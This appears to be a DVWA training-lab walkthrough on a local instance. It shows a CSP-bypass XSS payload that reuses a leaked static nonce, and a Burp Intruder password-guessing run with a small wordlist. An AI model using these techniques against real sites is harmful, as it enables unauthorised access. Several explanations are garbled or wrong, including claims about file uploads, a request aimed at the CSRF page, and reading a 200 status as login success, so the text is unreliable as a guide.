


A screenshot of the DVWA login page. The form has two fields: 'Username' and 'Password'. The 'Username' field contains 'admin'. The 'Password' field contains 'admin' and is highlighted with a blue border, indicating it is the selected field. A 'Login' button is located below the password field.

Congratulations, you have successfully logged in as the administrator.

CSP Bypass

Write anything to drop that text on the page.



Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

remote

More Information

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have


Module developed by [Digininja](#).

Username: admin
Security Level: medium
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

Turn on Burp Suite and intercept it. Get the Request Response after forwarding it. You get the "nonce" from here.



Response from http://localhost:80/DVWA/vulnerabilities/csp/ [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 05 Dec 2024 21:13:09 GMT
3 Server: Apache/2.4.62 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2lzzSB5b3UgdXA=';
8 X-XSS-Protection: 0
9 Vary: Accept-Encoding
10 Content-Length: 4303
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/html; charset=utf-8
14
15 <!DOCTYPE html>
16
17 <html lang="en-GB">
18
19   <head>
20     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
21
22   <title>
23     Vulnerability: Content Security Policy (CSP) Bypass :: Damn Vulnerable Web Application (DVWA)
24   </title>
25
26   <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
27
28   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
29   </script>
30
31   </head>
32
33   <body class="home">
34     <div id="container">
35
36       <div id="header">
37
38         
39
40     </div>
```

Open the Text editor and create a script nonce header.

The `<script nonce=>` is a script-nonce header that uses a nonce to prove that a specific script is the one being called. A nonce is a random or semi-random number that is generated for a specific use. The term stands for "number used once" or "number once."

```
<script nonce=="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
```


Paste it on the drop bar, and it will include any file inside. A hacker might upload malware to hack the web database.

Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.


```
ice=="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script> 
```

You have successfully uploaded the file.



Brute Force (Medium)

At first, I opened Burp Suite and intercepted the login attempt from a brute force attack.



Request to http://localhost:80 [127.0.0.1]

HTTP/1.1

Host: localhost

sec-ch-ua: "Not(A)Brand";v="8", "chromium";v="126"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Linux"

sec-ch-ua-device: "US"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://localhost/DWA/vulnerabilities/csrf/

Accept-Encoding: gzip, deflate, br

Cookie: PHPSESSID=03gftjp9sngsk372kfosptn2v8; security=medium

Connection: keep-alive

Pretty Raw Hex


Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

0 highlights

Event log (2) All issues

Memory: 99.8MB

Then I copy the Proxy into the intruder using **Ctrl + I**. I use Add-on to the password, cookie, and security field.



Choose an attack type

Attack type: Sniper

Start attack

Choose a payload position

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

1 GET /DWA/vulnerabilities/csrf/?password_new=admin&password_conf=\$password\$&Change=Change HTTP/1.1

2 Host: localhost

3 sec-ch-ua: "Not(A)Brand";v="8", "chromium";v="126"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Accept-Language: en-US

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer: http://localhost/DWA/vulnerabilities/csrf/

15 Accept-Encoding: gzip, deflate, br

16 Cookie: PHPSESSID=03gftjp9sngsk372kfosptn2v8; security=\$medium\$

17 Connection: keep-alive

18

19

3 highlights

Length: 833

Event log (2) All issues

Memory: 99.8MB

Then I go to the payload option and select the password file I created in order to brute-force.

Payload set: 1 Payload count: 6
 Payload type: Simple list Request count: 18

Payload settings [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste 1234
 Load... 12345
 Remove admin
 Clear password
 123
 Deduplicate hacker

Add Enter a new item
 Add from list... [Pro version only]

Not available in Community Edition

Payload processing
 You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule
 Edit
 Remove
 Up
 Down

Payload encoding
 Event log (2) All issues

Memory: 99.8MB

Then I use Start attack on the right corner to start brute forcing.

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0	1234	200	1			5898	
1	1	12345	200	8			5898	
2	1	admin	200	1			5899	
3	1	password	200	5			5891	
4	1	hacker	200	0			5898	
5	1	123	200	2			5899	
6	2	1234	302	3			343	
7	2	12345	302	0			343	
8	2	admin	302	1			343	
9	2							

A 200 status code means the request was successful, and the server returned the requested content. In brute-forcing, it often indicates a correct login or successful access to a resource.